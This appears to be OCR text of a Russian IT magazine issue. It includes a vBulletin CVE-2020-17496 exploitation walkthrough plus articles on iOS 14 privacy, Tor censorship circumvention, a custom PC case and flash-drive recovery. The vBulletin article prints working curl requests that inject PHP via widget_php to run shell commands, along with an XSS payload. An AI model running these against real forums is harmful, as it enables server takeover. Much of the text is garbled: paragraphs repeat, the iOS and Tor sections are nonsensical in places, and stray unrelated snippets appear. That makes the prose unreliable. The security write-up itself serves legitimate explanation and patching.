В следующей главе мы обсудим искусство обмана и поговорим о том, как можно воспользоваться человеческими слабостями, чтобы достичь своей цели. Вы можете слыхе и этой проблемой, с которой я не знакомы. Но когда у нас нет информации, позволяющей воспользоваться целевую инфраструктуру, такие методы могут быть очень полезными.

ВОПРОСЫ

1. Какие связи между уязвимостью и эксплойтом?
2. Уязвимости какого класса считаются наиболее опасными?
3. Каково определение удаленной уязвимости?
4. Какой инструмент может выявить внутреннюю и внешнюю сканирование PCI-DSS?
5. Какой инструмент был создан специально для аудита Linux-систем?
6. Какой инструмент инструмент для выявления и эксплуатирования сайта?

WWW

- Exploit Database — сведения об эксплойтах и уязвимостях
- CVE — база данных общих рисков и уязвимостей
- База данных уязвимостей и эксплойтов Rapid7
- Учебник по программе Metasploit
- Форум сообщества OpenVAS

СЕКРЕТ ВИДЖЕТА vBulletin

Амир Этемадие
Developer

ЭКСПЛУАТИРУЕМ НОВУЮ ОПАСНУЮ УЯЗВИМОСТЬ В ФОРУМЕ VBULLETIN

Примерно год назад я писал об уязвимости в форуме vBulletin, которая давала любому пользователю возможность выполнять произвольные команды в системе и была больше похожа на бэкдор. Тогда разработчики оперативно исправили баг, и вот в конце августа 2020 года была найдена возможность обойти патч и вновь воспользоваться этой уязвимостью.

vBulletin — это продвинутый форумный движок, который позволяет множеству пользователей общаться между собой. Из-за стремительного роста популярности мессенджеров форумы в 2020 году уже не так актуальны, но если и попадаются во время тестирования, то в двух случаях из трех это будет именно vBulletin.

Вкратце баг заключается в следующем: виджет tabbedcontainer_tab_panel разрешает загружать дочерние виджеты и передавать им произвольные параметры. С помощью специально сформированного запроса злоумышленник может вызвать `widget_php` и удаленно выполнить произвольный код на PHP.

Уязвимость получила статус критической и была срочно исправлена разработчиками.

INFO

Баг обнаружил Амир Этемадие (Amir Etemadieh), более известный как @Zenofex. Уязвимости присвоен номер CVE-2020-17496. Проблема существует в vBulletin с версии 5.5.4 до 5.6.2. Эксплуатация возможна из-за неполного исправления уязвимости CVE-2019-16759.

Сегодня я рассмотрю, как vBulletin работает с роутингом запросов, как работают виджеты и их шаблоны, и, конечно же, разберем детали уязвимости и проэксплуатируем систему.

СТЕНД

Для тестового окружения, как всегда, будем использовать Docker. Сначала создадим контейнер для базы данных. Я воспользуюсь MySQL.

```
docker run -d -e MYSQL_USER="vb" -e MYSQL_PASSWORD="JS7GG5yUmaV" -e
MYSQL_DATABASE="vb" --rm --name=mysql --hostname=mysql mysql/
mysql-server:5.7
```

Затем запустим контейнер, на котором будет располагаться веб-сервер и сам форум. Не забываем слинковать его с БД.

```
docker run --rm -ti --link=mysql --name=vbweb --hostname=vbweb -p80:
80 debian /bin/bash
```


В качестве сервера я буду использовать Apache. Поэтому установим его и PHP с необходимыми модулями.

```
apt update && apt install -y apache2 php nano unzip netcat
php-mysqli php-xml php-gd
```

Включаем модуль mod-rewrite и запускаем Apache.

```
a2enmod rewrite
service apache2 start
```

Теперь нужно установить vBulletin. Продукт коммерческий, и я здесь не стану рассматривать, как его получить. Все тесты будем проводить на последней уязвимой версии — 5.5.6. Распаковываем ее в директорию `/var/www/html` и устанавливаем.



Начало установки vBulletin

Если ты хочешь вместе со мной более подробно рассмотреть уязвимость и покопаться в коде, то неплохо бы настроить отладку. Я буду использовать связку Xdebug + PhpStorm.

Устанавливаем и активируем Xdebug. Делать это лучше после того, как vBulletin будет установлен, у меня были проблемы во время инсталляции, пришлось отключить.

```
apt update && apt install -y php-xdebug
phpenmod xdebug
```


Включаем удаленную отладку и указываем IP-адрес сервера. Обрати на него внимание, а также на пути к файлам — у тебя это все может быть другим.

```
echo "xdebug.remote_enable=1" >> /etc/php/7.3/apache2/conf.d/
20-xdebug.ini
echo "xdebug.remote_host=192.168.99.1" >> /etc/php/7.3/apache2/conf.
d/20-xdebug.ini
```

Теперь перезагружаем веб-сервер.

```
service apache2 restart
```

В PhpStorm включаем ожидание коннекта от отладчика. Добавляем параметр `XDEBUG_SESSION_START=phpstorm` к запросу, если хотим, чтобы отладчик сработал.



Включаем прослушивание соединения от Xdebug в PhpStorm

Стенд готов, и можно переходить к разбору уязвимости.

ОБРАБОТКА URI

Сначала посмотрим, как vBulletin обрабатывает запросы пользователя, в конкретно роуты.

.htaccess

```
01: <IfModule mod_rewrite.c>
02:     RewriteEngine On
---
39:     RewriteCond %{REQUEST_FILENAME} !-f
40:     RewriteCond %{REQUEST_FILENAME} !-d
41:     RewriteRule ^(.*)$ index.php?routestring=$1 [L,QSA]
```

Проверяется, существует ли файл, и если нет, то указанный URI передается в качестве параметра `routestring`.

Как и большинство современных фреймворков, форум поддерживает автозагрузку классов через `spl_autoload_register`.

index.php

```
33: require_once('includes/vb5/autoloader.php');
34: vb5_Autoloader::register(dirname(__FILE__));
```

includes/vb5/autoloader.php

```
13: abstract class vb5_Autoloader
14: {
15:     protected static $_paths = array();
16:     protected static $_autoloadInfo = array();
17:
18:     public static function register($path)
19:     {
20:         self::$_paths[] = (string) $path . '/includes/'; //
includes
21:
22:         spl_autoload_register(array(__CLASS__, '_autoload'));
23:     }
```

Затем начинается проверка переданного роута. Вызывается метод `isQuickRoute`.

index.php


```
37: if (vb5_Frontend_ApplicationLight::isQuickRoute())
```

includes/vb5/frontend/applicationlight.php

```
079:     public static function isQuickRoute()
080:     {
---
091:         foreach (self::$quickRoutePrefixMatch AS $prefix =>
$route)
092:         {
093:             if (substr($_REQUEST['routestring'], 0, strlen(
$prefix)) == $prefix)
094:             {
095:                 return true;
096:             }
097:         }
098:
099:         return false;
100:     }
```

В переменной `$quickRoutePrefixMatch` хранятся префиксы роутов, которые должны обрабатываться при помощи `quickRoute`.

```
ajax/apidetach
ajax/api
ajax/render
```



Проверка роута в vBulletin 5.5.6

Продолжение статьи →

СЕКРЕТ ВИДЖЕТА

ПОЛНОЕ ОПИСАНИЕ ПРОЦЕССА ЭКСПЛУАТАЦИИ УЯЗВИМОСТИ В ПОПУЛЯРНЫХ ВИДЖЕТАХ

ПОЛНОЕ ОПИСАНИЕ ПРОЦЕССА ЭКСПЛУАТАЦИИ УЯЗВИМОСТИ В ПОПУЛЯРНЫХ ВИДЖЕТАХ

```
HTTP/1.1 200 OK
Date: Fri, 05 Jun 2015 17:19:11 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.39-0+deb7u2
Content-Length: 71
Connection: close
Content-Type: text/html

<script>alert(document.domain);</script>
```

Здесь в ответе на запрос `/index.php?page=%3Cscript%3Ealert%28document.domain%29%3B%3C/script%3E` ТС, Здесь в ответе на запрос `/index.php?page=%3Cscript%3Ealert%28document.domain%29%3B%3C/script%3E` ТС, Даже как раз подходит при условии `quickhouse`. После этого выполняем `Ctrl+Shift+R`.

index.php

```
<?php
$_GET['page'] = 'remote/';
$_GET['_'] = 'Page+execute';
?>
<?php
$_GET['_'] = 'Page+execute';
?>
```

Если нет, то выполняем `curl -s -H "Cookie: PHPSESSID=ldqqqqqqqqqqqqqqqqqqqqqqqq" -H "Accept: text/plain" -H "Accept-Encoding: gzip" -H "Accept-Language: en-US,en;q=0.5" -H "Cookie: PHPSESSID=ldqqqqqqqqqqqqqqqqqqqqqqqq





СЕКРЕТ ВИДЖЕТА

ЭКСПЛУАТИРУЕМ НОВУЮ ОПАСНУЮ УЯЗВИМОСТЬ В ФОРУМЕ VBULLETIN

ДЕТАЛИ CVE-2020-17496

Хотя обработчики виджета на только могут не быть самостоятельными элементами, но и бывают вложенными. В один виджет может быть вложено несколько дочерних. То есть можно обрабатывать и отображать вкладыши работы других виджетов. Такая логика работы отлично вписывается в идею обхода ограничений, которые были добавлены патчем для CVE-2019-16759. Нужно только найти виджет, в шаблоне которого будет возможность вызывать дочерние. И Амир обнаружил такой — **widget_tabbedcontainer_tab_panel**.

core/install/vbulletin-style.xml

```
<template name="widget_tabbedcontainer_tab_panel" templatetype="
template" date="1512130449" username="vBulletin" version="5.4.4
Alpha 2"><![CDATA[{vb:set panel_id, {vb:concat {vb:var id_prefix}, {
vb:var tab_num}}}

Виджет обрабатывает массив subwidgets, в котором ищет ключ template
и подгружает шаблон указанного в нем виджета.

core/install/vbulletin-style.xml
<vb:each from="subwidgets" value="subwidget">
    {vb:render {vb:var subwidget.template}}
  </vb:each>

С к помощью ключа config можно передавать параметры в дочерний шаблон
(обрати внимание на атрибут widgetConfig).

core/install/vbulletin-style.xml
<vb:each from="subwidgets" value="subwidget">
    {vb:template {vb:var subwidget.template},
      widgetConfig={vb:raw subWidget.config},
      widgetInstanceId={vb:raw subWidget.widgetinstanceid},
      widgettitle={vb:raw subWidget.title},
      tabbedContainerSubModules={vb:raw
        subWidget.tabbedContainerSubModules},
      product={vb:raw subWidget.product}
    }
  </vb:each>

Давай проверим это на каком-нибудь простенком виджете.

core/install/vbulletin-style.xml
<template name="widget_search2_viewall_link_searchresults"
templatetype="template" date="1588456629" username="vBulletin"
version="5.3.4 Alpha 2"><![CDATA[<a href={vb:url 'search'}?r={vb:
raw modes.results}' class="b-button">
  {vb:if condition="{vb:langvar {widgetConfig['view_all_text']}"}
    {vb:var widgetConfig.view_all_text}
  {vb:else /}
    {vb:phrase view_all}
  {vb:/if}
</a>]]></template>

Здесь в качестве параметра можно передать **view_all_text**. Этот текст будет отображен в шаблоне как текст ссылки. Отправляем запрос:

curl "http://vb.vh/ajax/render/
widget_tabbedcontainer_tab_panel?XDEBUG_SESSION_START=phpstorm" -s -X
 POST -d 'subWidgets[0][template]
widget_search2_viewall_link__calendar&subWidgets[0][config][
view_all_text]=HELLOTHERE!'

При рендеринге **widget_tabbedcontainer_tab_panel** в том месте, где будет
дочерний виджет, вставляется плейсхолдер. Шаблон приобретает следующий вид:

<div id="" class="b-clearfix b-js-show-on-tabs-create h-hide">
  <!-- ##template_widget_search2_viewall_link__calendar_0##  -->
</div>

Затем вызывается метод **replacePlaceholders**, который, как видно из кода
выше, проходит по шаблону, ищет плейсхолдеры, вызывает необходимые
модули и вставляет результаты их работы в нужное место.

### includes/v5/template.php

421: // always replace placeholder for templates, as they are
process by levels
422: $templateCache->replacePlaceholders($final_rendered);

Рендеринг вложенных виджетов в шаблоне

Здесь используется точно такой же набор вызовов. Метод **fetchTemplate**
получает шаблон виджета.

### includes/v5/template/cache.php

103: public function replacePlaceholders($&content)
104: {
105:     // This function processes subtemplates by level
106:
107:     $missing = array_diff(array_keys($this->pending),
array_keys($this->cache));
108:     if (!empty($missing))
109:     {
110:         $this->fetchTemplate($missing);
111:     }

Затем в него передаются переменные. Так параметры из нашего POST-запроса
попадают в шаблон.

### includes/v5/template/cache.php

125: foreach ($levelPending as $templateName => $templates)
126: {
127:     foreach ($templates as $placeholder => $templateArgs)
128:     {
129:         $template = new vB5_Template($templateName);
130:         $this->registerTemplateVariables($template,
$templateArgs);



Передача переменных в дочерний шаблон

И снова рендеринг, но уже дочернего модуля.

### includes/v5/template/cache.php

132: try
133: {
134:     $replace = $template->render(false);

Таким образом, то часть пачка, где проверяется имя модуля, остается далеко позади.

### includes/v5/template/applicationlight.php

292: if ($templateName == 'widget_php')
293: {
294:     $result = array(
295:         'template' => '',
296:         'css_links' => array(),
297:     );

Но это еще не все, так как в этот раз и в ветку с методом **cleanRegistered**
мы не попадаем. Это происходит из-за того, что вызов **render** был инициирован
не в родительском методом и переменная **$isParentTemplate** установлена
в **false**.



При рендеринге дочернего виджета cleanRegistered не вызывается
и переменная widgetConfig не очищается.

### includes/v5/template/cache.php

341: public function render($isParentTemplate = true,
$isAjaxTemplateRender = false)
342: {
...
350:     if($isParentTemplate)
351:     {
352:         $this->cleanRegistered();

Это значит, что **widgetConfig** будет в целости и сохранности. Еще одна часть
фокса успешности заключается в

Дочерний виджет отрабатывает, и результат добавляется в родительский.

### includes/v5/template/cache.php

171: $content = str_replace($placeholder, $replace, $content);



Дочерний виджет добавляется в родительский

На выходе получается что-то вроде такого:

<div id="" class="b-clearfix b-js-show-on-tabs-create h-hide">
  <!-- BEGIN: widget_search2_viewall_link__calendar --><a href="?!VB:
URL128&43c8cb35087630ef0bfe88642e!?search/SOR=" class="b-button">
  HELLOTHERE
  </a><!-- END: widget_search2_viewall_link__calendar -->
</div>



Вывод промежуточного дочернего виджета из родительского в vBulletin

Но это всё игрушки. Теперь пора взяться за серьезные вещи. Берем прощлогодний эксплоит и передвиливаем его прямой вызов на дочерний другого виджета.

subWidgets[0][template]=widget_php
subWidgets[0][config][code]=echo shell_exec("uname -a"; exit;

Отправляем результат на **widget_tabbedcontainer_tab_panel**.

curl "http://vb.vh/ajax/render/widget_tabbedcontainer_tab_panel" -s
-X POST -d 'subWidgets[0][template]=widget_php&subWidgets[0][config][
code]=echo shell_exec("uname -a"); exit;'

В ответ получаем результат выполненной на сервере команды.

Успешная эксплуатация RCE в vBulletin

## ДЕМОНСТРАЦИЯ ИЗМЕНИТЕЛЬ (ВИДЕО)




## ВЫВОДЫ

Сегодня мы затронули разные аспекты работы форумного движка vBulletin. Посмотрели на реализацию механизма виджетов и на их слабые стороны. На самом деле текущая реализация вызывает много вопросов с точки зрения безопасности. Парсинг поведения в PHP и выполнение его через функцию eval создают много потенциальных мест. Например, любая неотфильтрованная или некорректно отфильтрованная переменная в шаблоне приведет к уже одной RCE. Нужно внимательно следить за корректностью формирования кода шаблона, фильтрации XSS превращается в настоящую головную боль.

Сейчас баг исправлен разработчиками, так что, если ты администратор форума этом движке, спеши обновиться или установить патчи.

Как временную меру могу посоветовать отключить рендеринг PHP в виджетах. Как ты, возможно, заметил, в шаблоне встречалась проверка опции **disable_php_rendering**.

<vb:if condition="template{$widgetConfig['code']} AND !$vboptions[
'disable_php_rendering']">

Для этого нужно зайти в панель администратора, в раздел основные настроек, и включить опцию Disable PHP Static HTML, and Ad Module rendering.



Временная мера для CVE-2020-17496. Отключение модулей, использующих PHP-код.

Это, конечно, может показаться что-то на твоем форуме, зато это не повлияет кто-то со стороны. По крайней мере, но с помощью этого эксплоита! :)
```

iOS 14 ГЛАЗАМИ ПАРАНОИКА

КАК APPLE ЗАЩИЩАЕТ ПРИВАТНОСТЬ ПОЛЬЗОВАТЕЛЕЙ В НОВОЙ ВЕРСИИ iOS

Мария Нестерович
Специалист по информационной безопасности

Впервые за долгое время свежая версия iOS вышла сразу по себе, напоминает о новых поколениях iPhone. В этом году Apple не ограничилась косметическими изменениями, где не стоило трогать, как в случае Gold Master и последовавшего за ним релиза, но предложила пользователям ряд решений. В этой статье мы поговорим о том, что же нового в iOS 14 с точки зрения безопасности, для каждого нового пользователя и также о том, что было анонсировано в ранних бетах, но в окончательную сборку не вошло.

ПРИБЛИЗИТЕЛЬНОЕ МЕСТОНАХОЖДЕНИЕ

Раньше, помимо точного местоположения, приложения, которые хотят всегда знать, где вы находитесь, могли получить и приблизительное местоположение. Теперь в iOS 14 пользователь может выбрать, какой информацией о своем местоположении он хочет поделиться с приложением, выбирая между точным и приблизительным местоположением. Для приложений, которые не могут обойтись без точного местоположения, например, приложения для навигации, можно выбрать приблизительное местоположение.

Для приложений, которые не требуют точного местоположения, разработчик может запросить приблизительное местоположение. Для разработчиков проектов, которые могут использовать и точное, и приблизительное местоположение, в случае передачи этой информации на геоанализ данных. В Apple's gps-services, которые используются для определения местоположения, в случае передачи этой информации на геоанализ данных. Для приложений, которые уже давно имеют разрешение на использование геоданных, при запуске iOS 14 они получат уведомление, в котором пользователь сможет выбрать опцию активного приложения, которое сообщает точное местоположение фоновым процессам. Также в iOS 14 есть и индикатор, который показывает, когда приложение использует ваше местоположение, и в случае, если вы отслеживаете, какие из приложений iOS делает и на производителей iOS Facebook и Google, значение которых у рубежа сильно отличается, вы можете отключить доступ к точному местоположению для отдельных приложений и сделать точное местоположение доступным только для определенных приложений.

ИСПРАВЛЕНЫ ПРОБЛЕМЫ С КОНФИДЕНЦИАЛЬНОСТЬЮ ЯНДЕКСА

В последней стабильной версии iOS 13 есть баг, из-за которого с значимой в плане защиты данных сервисы работают с куками, которые не должны. Яндекс, Google, Facebook, Twitter, Yandex.Metrica, Google Analytics и между ними использовали бесплатно. Баг был исправлен, но в бете-версии Новые Почты Mail. В исправлении говорится о 50 приложениях, которые могут использовать куки, но в Apple не сообщили, какие приложения могут использовать куки, и какие из них были исправлены.

Интересно и такой момент: дополнительные поблажки на расстояние в 10 метров имеют только приложения, использующие учетные записи Apple ID, могут иметь использовать Yandex Maps, даже если карты не этим пользуется — Apple's Maps.

ПОДСКАЗКИ ПРИЛОЖЕНИЙ И КАМЕРЫ

Пользователи Apple версии iOS 13 обратили внимание на такие индикаторы, как зеленая и оранжевая точки, которые сообщают о том, что приложение использует камеру. Оранжевая индикатор, которая, в отличие от зеленой, не мигает, а зеленый — это мигает. Это работает для всех приложений, кроме Siri, которая создает свои процессы в системе.

Такие изменения были в последнем обновлении Google Talk, но если отключаются камеры выбора Microsoft почтовых аккаунтов, Google Talk, Microsoft. В случае с Google Talk, Google Talk, Microsoft. В случае с Google Talk, Google Talk, Microsoft. В случае с Google Talk

НЕЦЕНЗУРНЫЙ TOR

КАК TOR PROJECT БОРЕТСЯ ЗА СВОБОДУ СЛОВА

Практически с самого начала политические протесты Беларуси у пользователей вызывали проблемы с доступом в интернет. Независимый проект ODN, отслеживающий попытки интернет-провайдеров по всему миру, регулярно фиксировал мобильные шатдауны как локально в отдельные дни, так и на территории всей республики. Кроме этого, клиенты мобильных провайдеров отмечали, что невозможно подключиться к сети Tor даже с использованием мостов. Вместе с тем в архитектуре Tor предусмотрены механизмы изощренных инструментов для обхода цензуры, способные противостоять подобным попыткам блокировок. Как-то и пойдет речь.

Валентин Бончаровский
valentin@tutbyteam.com

Ситуация с блокировкой Tor и интернета в Беларуси далеко не уникальна: до этого с аналогичными проблемами сталкивались жители Венесуэлы. Несмотря на то что правителями в мировой обиходе и распространению обкурушенных трипов, местным властям каким-то образом удалось успешно отрезать от всего и разобрать подробные сообщения. Истинность, связь полностью только с использованием подключенного к интернету, но это доказывает существование VPN. Так какие же образом работают и Tor средства для борьбы с цензурой и насколько они эффективны?

ПРОГОВОРИМ ОБ ОБНОВЛЕНИИ

Если вкратце, принцип работы Tor Project Розенда Дингледайна (Roger Dingledine), прозвучавшим на конференции DEF CON в 2019 году, а если Tor вкратце: перемешивает и 2 до 8 миллионов пользователей. Это внушительная аудитория, равная по численности населению небольшой страны. Для того чтобы не выделяет пользователя из толпы и работает или заблокированные правительством ресурсы, они хотят оставаться при этом анонимными.

К сожалению, далеко не каждый осознает, что шифрование не равно анонимности. Трафик шифруется при соединении с большинством использующих HTTPS сайтов, но трафик может быть перехвачен перед отправкой зашифровать, и каким именно ресурсом он отправлялись запросы и когда именно. Но это доказано, что пользователи VPN. Так какие же образом работают и Tor средства для борьбы с цензурой и насколько они эффективны?

ПОГОВОРИМ ОБ ОБНОВЛЕНИИ

Если вкратце, принцип работы Tor Project Розенда Дингледайна (Roger Dingledine), прозвучавшим на конференции DEF CON в 2019 году, а если Tor вкратце: перемешивает и 2 до 8 миллионов пользователей. Это внушительная аудитория, равная по численности населению небольшой страны. Для того чтобы не выделяет пользователя из толпы и работает или заблокированные правительством ресурсы, они хотят оставаться при этом анонимными.

К сожалению, далеко не каждый осознает, что шифрование не равно анонимности. Трафик шифруется при соединении с большинством использующих HTTPS сайтов, но трафик может быть перехвачен перед отправкой зашифровать, и каким именно ресурсом он отправлялись запросы и когда именно. Но это доказано, что пользователи VPN. Так какие же образом работают и Tor средства для борьбы с цензурой и насколько они эффективны?

Ситуация с блокировкой Tor и интернета в Беларуси далеко не уникальна: до этого с аналогичными проблемами сталкивались жители Венесуэлы. Несмотря на то что правителями в мировой обиходе и распространению обкурушенных трипов, местным властям каким-то образом удалось успешно отрезать и разобрать подробные сообщения. Истинность, связь полностью только с использованием подключенного к интернету,

СВЕРКАЙ, ПК!

ДЕЛАЕМ КАСТОМНЫЙ КОРПУС ДЛЯ КОМПЬЮТЕРА С МИНИ-ЭКРАНОМ И LED-ПОДСВЕТКОЙ

Я
для
SKYPROD.ru

Прошли те времена, когда компьютер был грязно-белой офисной коробкой. Нынешние пекарни сверкают огнями и радуют глаз владельца. Аналогично обстоит дело с сборкой ПК из готовых деталей — это не наш путь, да и параллелепипед — скучная форма. В этой статье я расскажу, как я создал полностью кастомный футуристический корпус mini-ITX, снабдил его подсветкой и встроенным экраном.

INFO

Время — это форм-фактор для материнских плат. Материнские платы Mini-ITX отличаются небольшим размером: всего 170 на 170 мм.

ПОДБОР КОМПЛЕКТУЮЩИХ

Чтобы определиться с внешними габаритами корпуса, нужно четко понимать, какое железо должно помещаться в него. Я собирался создать компактный корпус для комплектующих ПК.

Мой корпус должен вмещать:

- материнскую плату mini-ITX;
- блок питания Flex ATX 1U;
- видеокарту — низкопрофильную с внутренним видеовыходом для подключения встроенного экрана;
- дисплейный порт/кабель — два «мини»ITX 2.5";
- охлаждение — два вентилятора 80 мм.

Еще одной фишкой моего корпуса должен стать встроенный дисплей, который будет отображать нужную мне информацию.


Поскольку я решил встроить экран в корпус, при проектировании нужно учитывать его размеры. После измерения основных комплектующих я сопоставил их с размерами деталей и выбрал соокрдинальные — подвальный подходит по высоте и оставляет достаточно места для других компонентов.

ИЗГОТОВЛЕНИЕ КОРПУСА

Я планировал сделать корпус в форме усеченного с двух сторон цилиндра: сзади должны располагаться интерфейсные разъемы, спереди — встроенный экран, по бокам — два корпусных вентилятора.

Корпус такой формы можно сделать из нескольких материалов: отлить из эпоксидной смолы или согнуть из листовой стали. Но, на мой взгляд, самый простой способ собрать корпус — нанизать куски вырезанного нужной формы акрила один на один, а после склеить их. Я выбрал именно этот вариант.

Следующий этап — создание чертежа для пресса акрила.




Чертеж первой версии корпуса

Затем я начал собирать корпус, чтобы примерить его к железу.

Как-нибудь

После примерки первой версии корпуса я решил переработать чертеж: уменьшить толщину стенок корпуса, чтобы увеличить внутреннее пространство.


Основная часть корпуса состоит из деталей, вырезанных из прозрачного акрила толщиной 5 мм. Общая толщина средней части корпуса — 10 мм.



Так выглядела новая версия корпуса

Теперь нужно выровнять внешнюю поверхность корпуса. Я покрыл его шпатлевкой и зачистил наждачной бумагой, чтобы получилась идеально гладкая поверхность.

Зачищать нужно бумагой разной зернистости, с каждым разом увеличивая зернистость.



Процесс

Результат

Чтобы соединить основную часть корпуса с другими частями, я просверлил ступенчатые сверлом отверстия по периметру корпуса, а после вклеил гайки М5.

Основная часть корпуса готова! Теперь приступаем к изготовлению верхней, нижней и задней крышек.

Задняя крышку, на которой располагаются интерфейсные разъемы, я изготовил из стали толщиной 1 мм. Остальные крышки — ради снижения себестоимости корпуса — изготовлены из фанеры и акрилика.

Верхняя и задняя крышки — это одинаковые пластины стали и фанеры соответственно.

Нижняя крышка — четырехслойный бутерброд: два слоя фанеры толщиной 4 мм и 5 мм, слой акрилика — 3 мм, слой акрила — 8 мм. Все это сделано для подсветки RGB светодиодной лентой.

На средних листах фанеры нижней крышки есть крепления для двух накопителей форм-факторов 2.5". На гитаре из акрилика заготовлены отверстия для установки материнской платы и стоек под корпусные вентиляторы.

В задней крышке проделаны отверстия для кнопки включения, разъемов материнской платы и блока питания и для крепления к основной части корпуса.

Сверху — только четыре отверстия для крепления к основной части корпуса.

Лист акрилика, нижняя крышка


Лист акрила, нижняя крышка

Лист фанеры, нижняя крышка

Продолжение статьи →

СВЕРКАЙ, ПК!

ДЕЛАЕМ КАСТОМНЫЙ КОРПУС ДЛЯ КОМПЬЮТЕРА С МИНИ-ЭКРАНОМ И LED-ПОДСВЕТКОЙ




Лист фанеры, верхняя крышка.

Лист стали, задняя крышка

Я покрасил все металлические части черной порошковой краской и собрал корпус. Поскольку корпус я планировал использовать в качестве рекламного стенда, второй монитор подключать необходимости не было. Я решил обойтись встроенной видеокартой: подключил кабель VGA к материнской плате и проложил его внутрь корпуса. Потом слаял переходник — удлинитель для кабеля VGA.

Ниже — распиновка разъема VGA.

Номер контакта	Назначение	Обозначение
1	Сигнал красного цвета	RED
2	Сигнал зеленого цвета	GREEN
3	Сигнал синего цвета	BLUE
4	Не задействован	—
5	Земля	GND
6	Земля канала красного сигнала	RED RTN
7	Земля канала зеленого сигнала	GREEN RTN
8	Земля канала синего сигнала	BLUE RTN
9	+ 5 В	VDC
10	Земля	GND
11	Младший (нулевой) бит идентификатора монитора	ID0
12	Единичный бит идентификатора монитора	ID1
13	Импульсы строчной синхронизации	HSync
14	Импульсы кадровой синхронизации	VSync
15	Старший бит идентификатора монитора	ID2




После полной сборки корпуса он выглядит так.

ДОПОЛНИТЕЛЬНАЯ ЭЛЕКТРОНИКА И СОФТ

Адресная светодиодная лента.

Адресная светодиодная лента — это лента из адресных диодов. Один такой светодиод состоит из RGB-светодиода и контроллера. Внутри светодиода находится контроллер с тремя транзисторными выходами, что позволяет управлять цветом любого светодиода в ленте.


Питание
Земля
Данные шины
Аналоговые выходы
Прерывания
Линия с аппаратной прерывной поддержкой изменения состояния
Линия ШИМ
Шина для
Последовательное аппаратное шинное
Аппаратная прерывания
Шина
Цифровые порты
Arduino Pro Mini
Подключение к плате отладки
Подключение к плате отладки
+5В Вход
Не подключать при подключении питания на плату
Не подключать при подключении питания на плату
PC0/ADC0 PB0
PC1/ADC1 PB1
PC2/ADC2 PB2
PC3/ADC3 PB3
PC4/ADC4 PB4
PC5/ADC5 PB5
PC6/RESET PB6
PC7/ADC6 PB7
PD0/RXD PD0
PD1/TXD PD1
PD2/INT0 PD2
PD3/INT1 PD3
PD4/T0 PD4
PD5/OC0B PD5
PD6/OC0A PD6
PD7/AIN1 PD7
PB0/ICP PB8
PB1/OC1A PB9
PB2/SS/OC1B PB10
PB3/MOSI/OC2A PB11
PB4/MISO PB12
PB5/SCK PB13
PB6/TOSC1 PB14
PB7/TOSC2 PB15
PC0/ADC0 PA0
PC1/ADC1 PA1
PC2/ADC2 PA2
PC3/ADC3 PA3
PC4/ADC4 PA4
PC5/ADC5 PA5
PC6/RESET PA6
PC7/ADC6 PA7
PD0/RXD PA8
PD1/TXD PA9
PD2/INT0 PA10
PD3/INT1 PA11
PD4/T0 PA12
PD5/OC0B PA13
PD6/OC0A PA14
PD7/AIN1 PA15
PB0/ICP PB3
PB1/OC1A PB4
PB2/SS/OC1B PB5
PB3/MOSI/OC2A PB6
PB4/MISO PB7
PB5/SCK PB8
PB6/TOSC1 PB9
PB7/TOSC2 PB10
+5В
Земля
Данные
Земля
+5В
Земля
Данные
Земля
+5В
Земля
Данные
Земля

ДАННЫМ ЖИТЬ

ВОССТАНАВЛИВАЕМ В LINUX ИНФОРМАЦИЮ С УБИТОЙ ФЛЕШКИ

Восстановление данных с неработающих флешек — частая просьба, с которой обращаются к «пингвиноводам». Давай посмотрим, что можно сделать с «убитой» флешкой, применяя такие утилиты, как TestDisk и PhotoRec, а потом и без них — используя Hex-редактор и голову на плечах.

ПРЕДИСТОРИЯ

Недавно ко мне снова пришел товарищ с фразой: «У меня флешка сломалась, можешь посмотреть? В принципе, если не получится, то и фиг-то, так что хоть попробуй, вдруг что-нибудь сделаешь».

Я, конечно, фразу свою и сбещал посмотреть, что можно сделать. Сам не помню, другу! Вещица данная была такая: чинила перестала вовсе вообще. Другие винчики обнаруживались данным на ней.

И вот, когда выдалось немного свободного времени, настала пора посмотреть, что же с ней, с флешкой, стряслось.

INFO

В этой статье рассматривается восстановление флешек в среде Linux. В Windows тоже можно восстановить данные: есть разные утилиты и проприетарные продукты (например, R-Studio), но это тема для отдельных статей.

Хотя, конечно, и в среде «Линукс» можно поковырять, что можно сделать. Сам не помню, друг! Вещица данная была такая: чинила перестала вовсе вообще. Другие винчики обнаруживались данным на ней.

И вот, когда выдалось немного свободного времени, настала пора посмотреть, что же с ней, с флешкой, стряслось.

Техника безопасности: снимаем образ

Самая важная часть в восстановлении данных — не допустить «сильно двойного» копирования. Если у тебя есть возможность, то перед тем, как что-нибудь делать, нужно сделать «точную» копию с образа флешки. Сам-то я часто «копирую» конкретно с флешки, минуя промежуточный «образ» файла, но лучше пусть в своем устройстве:

```
# dd if=/dev/sdc of=flash.img bs=512
```

Как вариант можно использовать команду dderrescue:

```
# ddrescue /dev/sdc flash.img /tmp/flash.log
```

Лично я предпочитаю второй способ, поскольку dderescue пытается считать данные в несколько проходов, а также пытаясь не дергать сломанную память, что гораздо меньше и предпочтительнее с места остановки. Плюс к этому опциями задействованы опции по тому, какие данные сохранять, а какие не, а также ведется лог-файл, в котором сохраняется прогресс.

